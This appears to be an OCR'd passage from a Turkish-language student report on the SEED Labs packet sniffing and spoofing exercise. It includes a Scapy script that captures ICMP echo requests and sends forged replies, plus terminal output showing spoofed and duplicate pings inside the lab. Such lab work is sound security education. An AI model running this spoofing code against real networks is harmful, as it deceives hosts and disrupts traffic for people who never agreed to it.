
Traceroute, bir İnternet Protokolü ağı boyunca paketlerin olası rotalarını görüntüleyen ve geçiş gecikmelerini ölçen bir bilgisayar ağı tanılama komutu olduğundan kullanılmıştır. Bu program, paketi IP adresi hedefine kadar göndermek için kaç yönlendiriciye (routers) ihtiyaç duyulduğunu belirlemektedir. Her kod satırında farklı bir router temsil edilmektedir. Time-to-live (TTL), her atlayışın bir hatası döndürmek için kullanılır ve bu sayede durana kadar her IP yönlendiricisi yazdırılabilir. Bu durumda 11 farklı yönlendiriciye ulaşılmıştır.


3.1.4 Task 1.4: Sniffing and-then Spoofing


```python
#!/usr/bin/env python3
from scapy.all import *
#Task 1.4


def spoof_pkt(pkt):
    # sniff and print out icmp echo request packet
    if ICMP in pkt and pkt[ICMP].type == 8:
        print("Original Packet.........")
        print("Source IP : ", pkt[IP].src)
        print("Destination IP :", pkt[IP].dst)

        # spoof an icmp echo reply packet
        # swap srcip and dstip
        ip = IP(src=pkt[IP].dst, dst=pkt[IP].src, ihl=pkt[IP].ihl)
        icmp = ICMP(type=0, id=pkt[ICMP].id, seq=pkt[ICMP].seq)
        data = pkt[Raw].load
        newpkt = ip/icmp/data

        print("Spoofed Packet.........")
        print("Source IP : ", newpkt[IP].src)
        print("Destination IP :", newpkt[IP].dst)

        send(newpkt, verbose=0)
#filter = 'icmp and host 1.2.3.4'
#filter = 'icmp and host 10.9.0.99'
filter = 'icmp and host 8.8.8.8'
#print("filter: {}\n".format(filter))
pkt = sniff(iface='br-b42f0ee147e9',filter=filter, prn=spoof_pkt)
```


Bu kod bloğu Scapy kütüphanesi kullanarak ICMP echo request paketlerini yakalamakta ve onları ICMP echo reply paketleriyle değiştirmektedir. Yakalanan ICMP echo request paketi, kaynak IP adresi ve hedef IP adresi ile birlikte yazdırılır. Daha sonra, Scapy kullanılarak, kaynak IP adresi ve hedef IP adresi değiştirilmiş ICMP echo reply paketi oluşturulur ve bu paket de yazdırılır. Oluşturulan paket sonrasında "send" fonksiyonu ile ağa gönderilir.

Program, 'icmp and host x.x.x.x' filtresini kullanarak, sadece 8.8.8.8/1.2.3.4/10.9.0.99 IP adresinden gelen ICMP paketlerini yakalar. "iface" parametresi, programın hangi arayüzü kullanarak ağ trafiğini dinleyeceğini belirler. "prn" parametresi, her yakalanan paket için çağrılacak bir fonksiyon belirtir. Burada, "spoof_pkt" fonksiyonu bu amaç için kullanılmaktadır.


seed@VM: ~/Labsetup
File Edit View Search Terminal Tabs Help
seed... seed... seed...
root@VM:/volumes# chmod a+x task1.4.py
root@VM:/volumes# ./task1.4.py
Original Packet.....
Source IP : 10.9.0.6
Destination IP : 1.2.3.4
Spoofed Packet.....
Source IP : 1.2.3.4
Destination IP : 10.9.0.6
Original Packet.....
Source IP : 10.9.0.6
Destination IP : 1.2.3.4
Spoofed Packet.....
Source IP : 1.2.3.4
Destination IP : 10.9.0.6
Original Packet.....
Source IP : 10.9.0.6
Destination IP : 1.2.3.4
Spoofed Packet.....
Source IP : 1.2.3.4
Destination IP : 10.9.0.6
Original Packet.....
Source IP : 10.9.0.6


seed@VM: ~/Labsetup
File Edit View Search Terminal Tabs Help
seed... seed... seed...
To restore this content, you can run the 'unminimize' command.
Last login: Tue May 2 12:29:57 UTC 2023 from 14a81c229beb on pts/4
seed@14a81c229beb:~$ ping 1.2.3.4
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
64 bytes from 1.2.3.4: icmp_seq=1 ttl=64 time=151 ms
64 bytes from 1.2.3.4: icmp_seq=2 ttl=64 time=51.2 ms
64 bytes from 1.2.3.4: icmp_seq=3 ttl=64 time=44.2 ms
64 bytes from 1.2.3.4: icmp_seq=4 ttl=64 time=67.6 ms
64 bytes from 1.2.3.4: icmp_seq=5 ttl=64 time=63.9 ms
64 bytes from 1.2.3.4: icmp_seq=6 ttl=64 time=47.6 ms
64 bytes from 1.2.3.4: icmp_seq=7 ttl=64 time=69.1 ms
64 bytes from 1.2.3.4: icmp_seq=8 ttl=64 time=72.5 ms
64 bytes from 1.2.3.4: icmp_seq=9 ttl=64 time=98.6 ms
64 bytes from 1.2.3.4: icmp_seq=10 ttl=64 time=88.7 ms
64 bytes from 1.2.3.4: icmp_seq=11 ttl=64 time=42.5 ms
64 bytes from 1.2.3.4: icmp_seq=12 ttl=64 time=77.4 ms
64 bytes from 1.2.3.4: icmp_seq=13 ttl=64 time=60.3 ms
64 bytes from 1.2.3.4: icmp_seq=14 ttl=64 time=58.3 ms
64 bytes from 1.2.3.4: icmp_seq=15 ttl=64 time=53.6 ms
64 bytes from 1.2.3.4: icmp_seq=16 ttl=64 time=81.4 ms
64 bytes from 1.2.3.4: icmp_seq=17 ttl=64 time=62.0 ms
64 bytes from 1.2.3.4: icmp_seq=18 ttl=64 time=59.4 ms


seed@VM: ~/Labsetup
File Edit View Search Terminal Tabs Help
seed... seed... seed... seed...
seed@14a81c229beb:~$ ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.6 icmp_seq=1 Destination Host Unreachable
From 10.9.0.6 icmp_seq=2 Destination Host Unreachable
From 10.9.0.6 icmp_seq=3 Destination Host Unreachable
From 10.9.0.6 icmp_seq=4 Destination Host Unreachable
From 10.9.0.6 icmp_seq=5 Destination Host Unreachable
From 10.9.0.6 icmp_seq=6 Destination Host Unreachable
From 10.9.0.6 icmp_seq=7 Destination Host Unreachable
From 10.9.0.6 icmp_seq=8 Destination Host Unreachable
From 10.9.0.6 icmp_seq=9 Destination Host Unreachable
From 10.9.0.6 icmp_seq=10 Destination Host Unreachable
From 10.9.0.6 icmp_seq=11 Destination Host Unreachable
From 10.9.0.6 icmp_seq=12 Destination Host Unreachable
From 10.9.0.6 icmp_seq=13 Destination Host Unreachable
From 10.9.0.6 icmp_seq=14 Destination Host Unreachable
From 10.9.0.6 icmp_seq=15 Destination Host Unreachable
From 10.9.0.6 icmp_seq=16 Destination Host Unreachable
^C
--- 10.9.0.99 ping statistics ---
19 packets transmitted, 0 received, +16 errors, 100% packet loss, time 18400ms
pipe 4
seed@14a81c229beb:~$


File Edit View Search Terminal Tabs Help
seed... seed... seed... seed...
64 bytes from 8.8.8.8: icmp_seq=14 ttl=114 time=40.3 ms
64 bytes from 8.8.8.8: icmp_seq=14 ttl=64 time=48.2 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=15 ttl=114 time=31.1 ms
64 bytes from 8.8.8.8: icmp_seq=15 ttl=64 time=81.5 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=16 ttl=114 time=32.8 ms
64 bytes from 8.8.8.8: icmp_seq=16 ttl=64 time=74.3 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=17 ttl=64 time=36.7 ms
64 bytes from 8.8.8.8: icmp_seq=17 ttl=114 time=33.7 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=18 ttl=114 time=33.1 ms
64 bytes from 8.8.8.8: icmp_seq=18 ttl=64 time=72.2 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=19 ttl=114 time=32.8 ms
64 bytes from 8.8.8.8: icmp_seq=19 ttl=64 time=81.9 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=20 ttl=114 time=34.4 ms
64 bytes from 8.8.8.8: icmp_seq=20 ttl=64 time=73.4 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=21 ttl=64 time=24.8 ms
64 bytes from 8.8.8.8: icmp_seq=21 ttl=114 time=33.1 ms (DUP!)
64 bytes from 8.8.8.8: icmp_seq=22 ttl=114 time=39.4 ms
64 bytes from 8.8.8.8: icmp_seq=22 ttl=64 time=116 ms (DUP!)
^C
--- 8.8.8.8 ping statistics ---
22 packets transmitted, 22 received, +22 duplicates, 0% packet loss, time 21171ms
rtt min/avg/max/mdev = 24.847/58.851/186.718/40.581 ms
seed@14a81c229beb:~$

ARP protokolünü açıklamamız gerekirse, genellikle bir IPv4 adresi ile ilişkilendirilmiş bir bağlantı katmanı adresini, örneğin bir MAC adresini keşfetmek için kullanılan bir iletişim protokolü olarak tanımlayabiliriz. Bu tür bir istek, genellikle bir IPv4 adresi olan belirli bir internet katmanı adresinin sahibini belirlemek için tüm ağ cihazlarına yayınlanan özel "Who-has" paketlerden oluşmaktadır. Bu task için, üç farklı IP'ye yönelik 3 durum ele alınmıştır. Program, alt ağda herhangi bir ICMP paketini izleyecek ve bir tane yakaladığında, program gönderene bir ICMP yanıt paketi geri döndürecektir. Yani IP echo isteği hiç mevcut olmasa bile, program her zaman gönderene bir yanıt paketi döndürecektir.

İlk olarak '1.2.3.4' IP adresine ping gönderildi. Program olmadan, kaynağa hiçbir zaman geri dönmeyecek olan tam paket kaybı aldık. ARP protokolünün 1.2.3.4 için bu IP hedefine kimin sahip olduğunu sorar. Saldırgan bunu kullanarak bir yanıtla geri döner ve ICMP paket için yanıtı geri gelir.ikinci aşamada, yerel ağda var olmayan bir IP adresi olan '10.9.0.99'a ping gönderildi. ICMP yanıt paketi geri gönderilecektir. Son aşamada zaten var olan '8.8.8.8' IP adresine bir ping gönderir. Bu durumun diğerlerinden farkı gerçekte ağda var olan bir hedeftir ve gerçek hedef, kaynak cihaza yanıt verirken, kaynak cihaza yanıt verdiğinden dolayı duplicate yanıtlar aldım.

4 Kaynakça

Docker. “Get Started, Part 1: Orientation and setup.” Internet: https://docs.docker.com/get-started/overview/, updated March 17, 2022 [May 4, 2023].

Docker. "docker-compose command". Internet: https://docs.docker.com/engine/reference/commandline/compose/, 2021 [May 4, 2023].

L. Deri. "TCPdump - a powerful command-line packet analyzer". Internet: https://www.tcpdump.org/index.html#documentation, Nov. 3, 2021 [May 4, 2023].

Wireshark. "Learn Wireshark." Internet: https://www.wireshark.org/#learnWS, n.d. [accessed May 4, 2023].

Author(s): YouTube

Title: Lab02: SEED 2.0 Packet Sniffing and Spoofing Lab - Scapy

Internet: https://www.youtube.com/watch?v=Qh9BxoCB_Dc, January 20, 2022 [May 4, 2023].

Author(s): YouTube

Title: Seed Labs: Packet and Spoofing Lab

Internet: https://www.youtube.com/watch?v=tIQK07jLdtQ, September 9, 2019 [May 4, 2023].

Seed Labs. “SEED VM Manual.” Internet: https://github.com/seed-labs/seed-labs/blob/master/manuals/vm/seedvm-manual.md, updated October 22, 2021 [May 4, 2023].

The Scapy Development Team. "Scapy Documentation." Internet: https://scapy.readthedocs.io/en/latest/, updated January 31, 2023 [May 4, 2023].